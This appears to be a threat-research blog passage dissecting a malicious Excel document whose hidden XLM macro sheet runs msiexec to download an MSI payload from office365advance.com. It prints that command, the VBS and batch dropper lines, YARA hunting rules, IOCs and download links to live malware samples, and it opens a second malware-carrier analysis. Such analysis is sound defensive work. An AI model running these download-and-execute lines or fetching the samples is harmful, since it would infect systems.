 Fig 4. Spotting the embedded cmd.exe pivot in the extracted Workbook stream.
Why the pivot through **msiexec.exe**? It's one of a myriad of "Living off the Land" (LOL) techniques that attackers employ to mask their activitiy from runtime endpoint security monitoring tools. For a well maintained list of LOL binaries and libraries, see the [LOLBAS](https://lolbas-project.github.io/) project... they have a section dedicated to [msiexec](https://lolbas-project.github.io/lolbas/Binaries/Msiexec/). The ```serf=19``` bit is interesting, see the relevant documentation in the MSDN article for [Custom Action Type 19](https://docs.microsoft.com/en-us/windows/desktop/msi/custom-action-type-19). This makes for a good hunt rule on its own. We're looking for ```serf=19``` specifically, or any other ```serf=``` and an URL prefix of ```http```:
```yara
// see: https://github.com/InQuest/yara-rules/
rule MSIExec_Pivot
{
strings:
$serf19 = "serf=19" nocase ascii wide
$msiserf1 = "msiexec" nocase ascii wide
$msiserf2 = "serf=" nocase ascii wide
$msiserf3 = "http" nocase ascii wide
condition:
$serf19 or all of ($msiserf*)
}
```
Before shifting focus to the actual MSI file that the msiexec pivots to, let's take a brief look at the domain **office365advance[.]com**. It was only registered recently, a few days before the sample in question was first seen on Virus Total. The resolving IP address geo locates to Russian and appears to host another domain as well:
| Domain | IP | Registration Date | Location |
|----------------------|:--------------:|:--------------------:|--------|
| office365advance[.]com | 185.68.93.84 | 12/26/2018 | Russia |
| krontvhouse[.]com | 185.68.93.84 | 2014 | Russia |
Further pivots can be made to uncover other related infrastructure, we leave this as an exercise for the reader and instead next examine the MSI installer which is retrieved from this domain. The MSI file has a SHA256 hash of [a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a](https://www.virustotal.com/en/file/a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a/analysis/) and was initially uploaded to Virus Total on the same day that office365advance[.com] was registered. Initial detection was a meager 2 detection... today, 36 AV vendors properly detect this file as malicious. A simple string analysis on the MSI reveals the URL [www.exetomsi.com](http://www.exetomsi.com/), which contains a free tool to convert executable files (.exe) to an MSI installer. Turns out, this is a valuable hunting rule as well, we've been watching the results for a while and there's plenty of other malware authors converting their payloads to MSI using this tool:
```yara
// see: https://github.com/InQuest/yara-rules/
rule Executable_Converted_to_MSI
{
strings:
$magic = /^\xD0\xCF\x11\xE0\xA1\xB1\x1A\xE1\x00\x00\x00/
$url = "www.exetomsi.com" nocase
condition:
$magic at 0 and $url
}
```
Obviously, this string is easily bleached and thus this signature is easily evaded. Finer selected heuristics will provide a more robust hunt rule, again left as an exercise for the reader.
The MSI file in turn contains a malicious binary (c354467ec5d323fecf94d33bc05eab65f90a916c39137d2b751b0e637ca5a3e4). Upon its execution, it drops a VBS script (rds.vb, 8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4), a Batch file (help.bat, 91237a76e43caa35e3fbd42d47fbaca5d6b5ea7a96c89341196d070b628122ce), and Windows DLL library (htpd.dat, 79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190). The VBS script simply executes the dropped ```help.bat``` file via a ```WScript.Shell``` pivot:
```text
# RDS.VB
CreateObject("WScript.shell").run "cmd /c %temp%\help.bat", 0, False
```
The executed batch file in turn pivots to the dropped DLL by way of rundll32.exe. Note the entry point of the DLL here is ```bogus()```:
```text
# HELP.BAT
rundll32.exe C:\Users\ZGSPBU~1\AppData\Local\Temp\htpd.dat, bogus
```
The DLL was also uploaded to [Virus Total on 12/26/18](79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190), the date of the domain registration. Initial detection was at 4, whereas today, the majority of AV engines (46) successfully detect the DLL as malicious. Unfortunately this is the end of the line for our investigation. As of the time of research, ```htpd.dat:bogus()``` attempts to retrieve a next-stage payload from one unreachable and another unregistered server. We've made public a [Joe Sandbox Detonation Report](https://jbxcloud.joesecurity.org/analysis/754882/0/html) for your perusal.
Within that report we can see two possible domains for next-stage retrieval:
| URL | Status |
|------------------------------------------|----------|
| hxxps://vesecase[.]com/support/form.php | Offline |
| hxxps://afsssdrfrm[.]pw/support/form.php | Unregistered |
Peering back into the history of the registered, but currently offline domain, we can see that as of 12/20/2018 vesecase[.]com was hosting a default Apache Ubuntu install page:
* https://research.domaintools.com/research/screenshot-history/vesecase.com/#0
Macroless Command Execution?
----------------------------
What of the original pivot though? How does the Excel malware lure transition from the user's enabling of active content, to the cmd.exe / msiexec combination? It turns out the active content resides within an XLM macro, an age old technology that is giving AV some grief as of late. These kinds of techniques appear from time to time. Collating documents through capture (data-in-motion) and aggregation (data-at-rest) into the InQuest platform empowered by Deep File Inspection (DFI) provides threat hunting teams with an analysis tool to discover previously undiscovered and targeted threats... just like this.
To discover the answer, we'll take an ever deeper look at the Workbook stream, which is in the [BIFF8 format](https://www.openoffice.org/sc/excelfileformat.pdf). First, we'll take an interactive look with the Windows tool [BIFFView++](https://www.aldeid.com/wiki/BiffView). As it is depicted in figures 5 and 6, the msiexec command is found within a **Cell Formula** (6h) record. That record is contained within the very first cell of the spreadsheet, **A1** (column 'A', row '1').
 Fig 5. Determining the type of record that encompasses the malicious msiexec command.
 Fig 6. Structure of a Cell Formula (6h) record (ref 1)
Now, we need to determine the sheet that contains this particular cell formula. According to the [XLM Spec](http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf), all information about a sheet such as its name, type, and stream position are kept within a BOUNDSHEET record (85h). In Fig 7. we can see that this workbook has two BOUNDSHEET records; which means it has two sheets. However, one of them must be hidden as we can only see one sheet in Fig 1.
 Fig 7. BOUNDSHEET records in this Workbook; representing two sheets.
 Fig 8. Option flags in BOUNDSHEET record (this field starts at offset 8 and is two bytes; marked as green and blue in Fig 7)
The first sheet starts at offset 0x028938 and the second one at offset 0x028C17. The cell formula that we are interested in is located at 0x028ABB; this means that this cell is in the first sheet; which is a hidden macro sheet. We can unhide the sheet by either setting the hidden state to zero within the file, or toggling the setting through the Excel interface. It is interesting to note that the hidden state can also be set to **2**; which is called *very hidden* state. *Very hidden* sheets cannot be unhidden through the Excel interface, they can only be toggled to visible via manual hex editing of the file. After unhiding the macro sheet, we can see the embedded macro clearly in the Excel GUI.
 Fig 9. Macro sheet containing malicious Cell Formula pivot.
This formula is triggered when the document is opened (Auto_Open label points to cell **A1**), the user is asked to enable active content, and then the cmd.exe/msiexec and subsequent chain of events are automatically executed. As mentioned earlier, XLM 4.0 macros are an arcane technology that predate VBA even (which was introduced in Excel 5.0).
We're afforded yet another hunting opportunity here. The following YARA rule will detect Excel files with both hidden and very hidden macro sheets. Please note that not all XLM files with hidden Macro sheets are malicious.
```yara
// see: https://github.com/InQuest/yara-rules/
rule Excel_Hidden_Macro_Sheet
{
strings:
$ole_marker = {D0 CF 11 E0 A1 B1 1A E1}
$macro_sheet_h1 = {85 00 ?? ?? ?? ?? ?? ?? 01 01}
$macro_sheet_h2 = {85 00 ?? ?? ?? ?? ?? ?? 02 01}
condition:
$ole_marker at 0 and 1 of ($macro_sheet_h*)
}
```
To programmatically extract XLM macros from an Excel Workbook, we can lean on the BIFF plugin that is bundled with [@DidierStevens](https://twitter.com/DidierStevens) oledump tool. This plugin recognizes a number of functions such as EXEC, REGISTER, and HALT. First, let's explore the BIFF objects by count:
```text
# BIFF dump, sorted by record type popularity, with partial annotations.
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 | tr -s ' ' | cut -d' ' -f4 | sort | uniq -c | sort -nr
63 XF # Extended Format 5.115
47 STYLEEXT
47 STYLE
42 ROW
41 XFEXT
40 MULBLANK
20 FORMAT
17 CONTINUE # record code=3C00XXXX (typically 3C002020 for record size)
3 EOF
3 DBCELL
3 BOF
2 WSBOOL
2 WINDOW2
2 VCENTER
2 TOPMARGIN
2 SETUP
2 SELECTION
2 SAVERECALC
2 RIGHTMARGIN
2 REFMODE
2 PRINTHEADERS
2 PRINTGRIDLINES
2 PLV
2 MSODRAWINGGROUP # code=eb002020 this is where your images are.
2 MSODRAWING # related
2 LEFTMARGIN
2 ITERATION
2 INDEX
2 HEADERFOOTER
2 HEADER
2 HCENTER
2 GUTS
2 GRIDSET
2 FORMULA # EXEC, HALT, etc. the macro content
2 FOOTER
2 FEATHEADR
2 DIMENSIONS
2 DELTA
2 DEFCOLWIDTH
2 DEFAULTROWHEIGHT
2 COLINFO
2 CALCMODE
2 CALCCOUNT
2 BOUNDSHEET # Spreadsheets
2 BOTTOMMARGIN
1 plugin
1 XFCRC
1 WRITEACCESS
1 WINDOWPROTECT
1 WINDOW1
1 USESELFS
1 THEME
1 TABLESTYLES
1 TABID
1 SUPBOOK
1 SST
1 REFRESHALL
1 RECALCID
1 PROTECT
1 PROT4REVPASS
1 PROT4REV
1 PRECISION
1 PLS
1 PASSWORD
1 OBJ
1 MTRSETTINGS
1 MMS
1 MERGECELLS
1 LABEL # This record represents a cell that contains a string.
1 INTERFACEHDR
1 INTERFACEEND
1 HIDEOBJ
1 HFPicture
1 FORCEFULLCALCULATION
1 FNGROUPCOUNT
1 EXTSST
1 EXTERNSHEET
1 EXCEL9FILE
1 DSF
1 COUNTRY
1 COMPRESSPICTURES
1 COMPAT12
1 CODEPAGE
1 BOOKEXT
1 BOOKBOOL
1 BACKUP
1 1904
```
If you're looking for "interesting" records, start with grepping for the "sheet", "label", and "formula". Let's look for the ```Auto_Open``` label and dump it, to find the cmd/msiexec combination:
```text
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-o label -s"
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
Plugin: BIFF plugin
'0018 31 LABEL : Cell Value, String Constant - \x00Auto_Ope'
ASCII:
Auto_Open:
002a 2 PRINTHEADERS : Print Row/Column Labels
002a 2 PRINTHEADERS : Print Row/Column Labels
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-o formula"
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
Plugin: BIFF plugin
0160 2 USESELFS : Natural Language Formulas Flag
'0006 129 FORMULA : Cell Formula - R1C1 107 ptgStr "msiexec.exe serf=19 skip=1 /i http://office365advance.com/update /q OnStart=\'c:\\windows\\notepad.exe\'" ptgFuncVarV args 1 func 006e (EXEC) '
0006 26 FORMULA : Cell Formula - R2C1 4 ptgFuncVarV args 0 func 0036 (HALT)
```
Next, let's take a look at how one could programmatically carve the image component out of the document lure.
Carving Images from XLM
-----------------------
As mentioned in the beginning, our aim is to carve as much as possible from this file. Thus, we are also interested in extracting the image embedded in this document. This is a precursor to extracting the semantic meaning through Optical Character Recognition (OCR). Common choices to accomplish this task generically include forensic tools such as http://foremost.sourceforge.net/ and https://github.com/sleuthkit/scalpel. We'll show an example of using scalpel here. However, neither provides a copy with the same fidelity as what is originally displayed upon opening the Excel document in a virtual machine:
```text
# applicable scalpel rules:
# GIF and JPG files (very common)
# gif y 5000000 \x47\x49\x46\x38\x37\x61 \x00\x3b
# gif y 5000000 \x47\x49\x46\x38\x39\x61 \x00\x00\x3b
# jpg y 200000000 \xff\xd8\xff\xe0\x00\x10 \xff\xd9
# jpg y 200000000 \xff\xd8\xff\xe1 \xff\xd9
$ scalpel -c /etc/scalpel.conf 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526/workbook
```
Fig. 10 shows the output of the carved file by scalpel in the default image viewer on Windows 10.
 Fig. 10: Corrupted JPEG file extracted from the XLM file by scalpel.
Why is the file corrupted? Within the XLS/BIFFv8 format, records have a maximum size of 8,228 bytes. If the size of data is greater than what can fit in a single record, then the data must be split into chunks. The first chuck is put in the first record, and the rest of data chunks are placed in subsequent **CONTINUE (3Ch)** records. To successfully extract images from XLM files, one needs to strip these **CONTINUE** headers from the extracted image. To accomplish this task automatically, we've extended the oledump BIFF plugin (plugin_biff.py) to include a new command line switch for extracting images. You can find our patch in our Github repository (lines 570 to 603):
[https://github.com/InQuest/DidierStevensSuite/blob/BIFF-Image-Dump-Switch/plugin_biff.py#L570-L592](https://github.com/InQuest/DidierStevensSuite/blob/BIFF-Image-Dump-Switch/plugin_biff.py#L570-L592)
Here it is in action:
```text
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-h"
Usage: oledump.py [options]
Options:
-h, --help show this help message and exit
-e, --extract Extract images
-s, --strings Dump strings
-a, --hexascii Dump hex ascii
-o OPCODE, --opcode=OPCODE
Opcode to filter for
-f FIND, --find=FIND Content to search for
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-e"
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
Plugin: BIFF plugin
00003255 0866 126 HFPicture : Header / Footer Picture
00005279 00eb 8224 MSODRAWINGGROUP : Microsoft Office Drawing Group
[EB] image + 8107 = 8107 bytes
0000729d 00eb 8224 MSODRAWINGGROUP : Microsoft Office Drawing Group
[EB] image + 8224 = 16331 bytes
000092c1 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 24555 bytes
0000b2e5 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 32779 bytes
0000d309 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 41003 bytes
0000f32d 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 49227 bytes
00011351 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 57451 bytes
00013375 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 65675 bytes
00015399 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 73899 bytes
000173bd 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 82123 bytes
000193e1 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 90347 bytes
0001b405 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 98571 bytes
0001d429 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 106795 bytes
0001f44d 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 115019 bytes
00021471 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 123243 bytes
00023495 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 131467 bytes
000254b9 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 139691 bytes
000274dd 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 147915 bytes
00027c6f 003c 1934 CONTINUE : Continues Long Records
[3C] image + 1934 = 149849 bytes
```
Conclusion
----------
In this article, we analyzed a stealthy malicious Excel document that relies on XLM macros to run embedded commands; which is an old-age technology superseded by VBA. We provided in detail on how such macros can be located in XLM binary files and also how to carve other useful information such as image files. Last not least, we also presented three YARA rules that can be used to capture malware instances that use similar technique.
If you're interested in a similar sample, take a look at:
* VT: [6f807662e04b5cfb85bc892e27a29994ddcf78e7c3311581753761fede3d5bd1](https://www.virustotal.com/en/file/6f807662e04b5cfb85bc892e27a29994ddcf78e7c3311581753761fede3d5bd1/analysis/)
* Pivot: add3565office[.]com/rstr
* Final: pointsoft[.]pw
Malware Samples (All Stages)
----------------------------
Note: The following contain links to actual malware. Though without file extensions, care should be taken. Not everyone has access to Virus Total, and we want to ensure that samples are available freely for all researchers to improve their trade craft.
| Stage | Parent Process | File Type | Name | SHA256... | Download |
|-------|:--------------:|:---------:|:--------:|-------------|----------|
| 1 | EXCEL | XLS | | 98e4695e... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526)|
| 2 | MSIEXEC | MSI | | a5bc8c8b... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-2-msi/a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a) |
| 3 | MSIEXEC | EXE | | c354467e... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-3-exe/c354467ec5d323fecf94d33bc05eab65f90a916c39137d2b751b0e637ca5a3e4) |
| 4 | WSCRIPT | VBS | rds.vbs | 8a5041d4... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-4-vbs/8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4) |
| 5 | CMD | BAT | help.bat | 91237a76... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-5-bat/91237a76e43caa35e3fbd42d47fbaca5d6b5ea7a96c89341196d070b628122ce) |
| 6 | RUNDLL32 | DLL | htpd.dat | 79a56ca8... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-6-dll/79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190) |
YARA Hunting Rules
------------------
The YARA rules we defined inline above are available, along with other YARA rules we wish to share with the community. These rules should not be considered production appropriate. Rather, they are valuable for research and hunting purposes:
* [Excel_Hidden_Macro_Sheet.rule](https://github.com/InQuest/yara-rules/blob/master/Excel_Hidden_Macro_Sheet.rule)
* [Executable_Converted_to_MSI.rule](https://github.com/InQuest/yara-rules/blob/master/Executable_Converted_to_MSI.rule)
* [MSIExec_Pivot.rule](https://github.com/InQuest/yara-rules/blob/master/MSIExec_Pivot.rule)
Other YARA rules that we've open-sourced can be found at [https://github.com/InQuest/yara-rules/](https://github.com/InQuest/yara-rules/). Additionally, we maintain a curated list of awesome YARA rules, tools, and people over at: [https://github.com/pedramamini/awesome-yara/](https://github.com/pedramamini/awesome-yara/).
References
----------
* [https://blog.inquest.net/blog/2018/02/12/deep-file-inspection](https://blog.inquest.net/blog/2018/02/12/deep-file-inspection)
* [http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf](http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf)
* [https://www.openoffice.org/sc/excelfileformat.pdf](https://www.openoffice.org/sc/excelfileformat.pdf)
* [https://msdn.microsoft.com/en-us/library/dd942138.aspx](https://msdn.microsoft.com/en-us/library/dd942138.aspx)
* [https://www.mitec.cz/ssv.html](https://www.mitec.cz/ssv.html)
* [https://www.aldeid.com/wiki/BiffView](https://www.aldeid.com/wiki/BiffView)
* [https://lolbas-project.github.io/lolbas/Binaries/Msiexec/](https://lolbas-project.github.io/lolbas/Binaries/Msiexec/)
* [https://github.com/decalage2/oletools](https://github.com/decalage2/oletools)
* [https://blog.didierstevens.com/programs/oledump-py/](https://blog.didierstevens.com/programs/oledump-py/)
* [http://www.exetomsi.com](http://www.exetomsi.com)
* [https://research.domaintools.com/research/screenshot-history/vesecase.com/#0](https://research.domaintools.com/research/screenshot-history/vesecase.com/#0)
* [http://whois.domaintools.com/vesecase.com](http://whois.domaintools.com/vesecase.com)
* [http://whois.domaintools.com/office365advance.com](http://whois.domaintools.com/office365advance.com)
IOCs
----
* 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
* a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a
* c354467ec5d323fecf94d33bc05eab65f90a916c39137d2b751b0e637ca5a3e4
* 8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4
* 91237a76e43caa35e3fbd42d47fbaca5d6b5ea7a96c89341196d070b628122ce
* 79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190
* office365advance[.]com
* hxxp://office365advance[.]com/update
* krontvhouse[.]com
* 185.68.93.84
* vesecase[.]com
* hxxps://vesecase[.]com/support/form.php
* afsssdrfrm[.]pw
* hxxps://afsssdrfrm[.]pw/support/form.php
* add3565office[.]com
* add3565office[.]com/rstr
* pointsoft[.]pw
Originally published 2019-01-29 on the InQuest blog. Written with Amirreza Niakanlahiji.
| Walkthrough of a Common Malware Carrier | 2018-04-19 |
E-mail is a prominent vector for malware delivery, by way of a malicious URL or file attachments. When embedding malicious content within a file, malware authors commonly nest a variety of formats within one another and pivot through numerous stages of payloads before retrieving the final one. In this post, we'll walk through the dissection of a common document malware carrier.
The sample we'll dive into originally popped up on our radar a week ago, on Thursday April 12th 2018. Received through one of our [VirusTotal Intelligence](https://www.virustotal.com/intelligence/) YARA hunt rules that search for suspicious Office documents with an external reference (more on this in a second). This Tweet from [@blu3_team](https://twitter.com/blu3_team/status/986777903395373057) a few hours ago succinctly illustrated the behavior of this common carrier type, we'll dive deeper into the step-by-step analysis. We've made the original sample, subsequent stage payloads, and some intermediary files available on our GitHub [InQuest/malware-samples](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/). The initial malicious document:
* SHA256: [d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6)
* [OPSWAT MetaDefender](https://metadefender.opswat.com/results#!/file/YTE4MDQxOXIxQnotc3FUU2hmQms4ZldvNWFyM2Y/regular/multiscan)
* [VirusTotal](https://www.virustotal.com/en/file/d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6/analysis/)
* [Hybrid-Analysis](https://www.hybrid-analysis.com/sample/d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6)
On initial upload last week there were only three AV hits on the sample (Kaspersky, ZoneAlarm, and Zoner). Today, upon subsequent rescan, there were six:
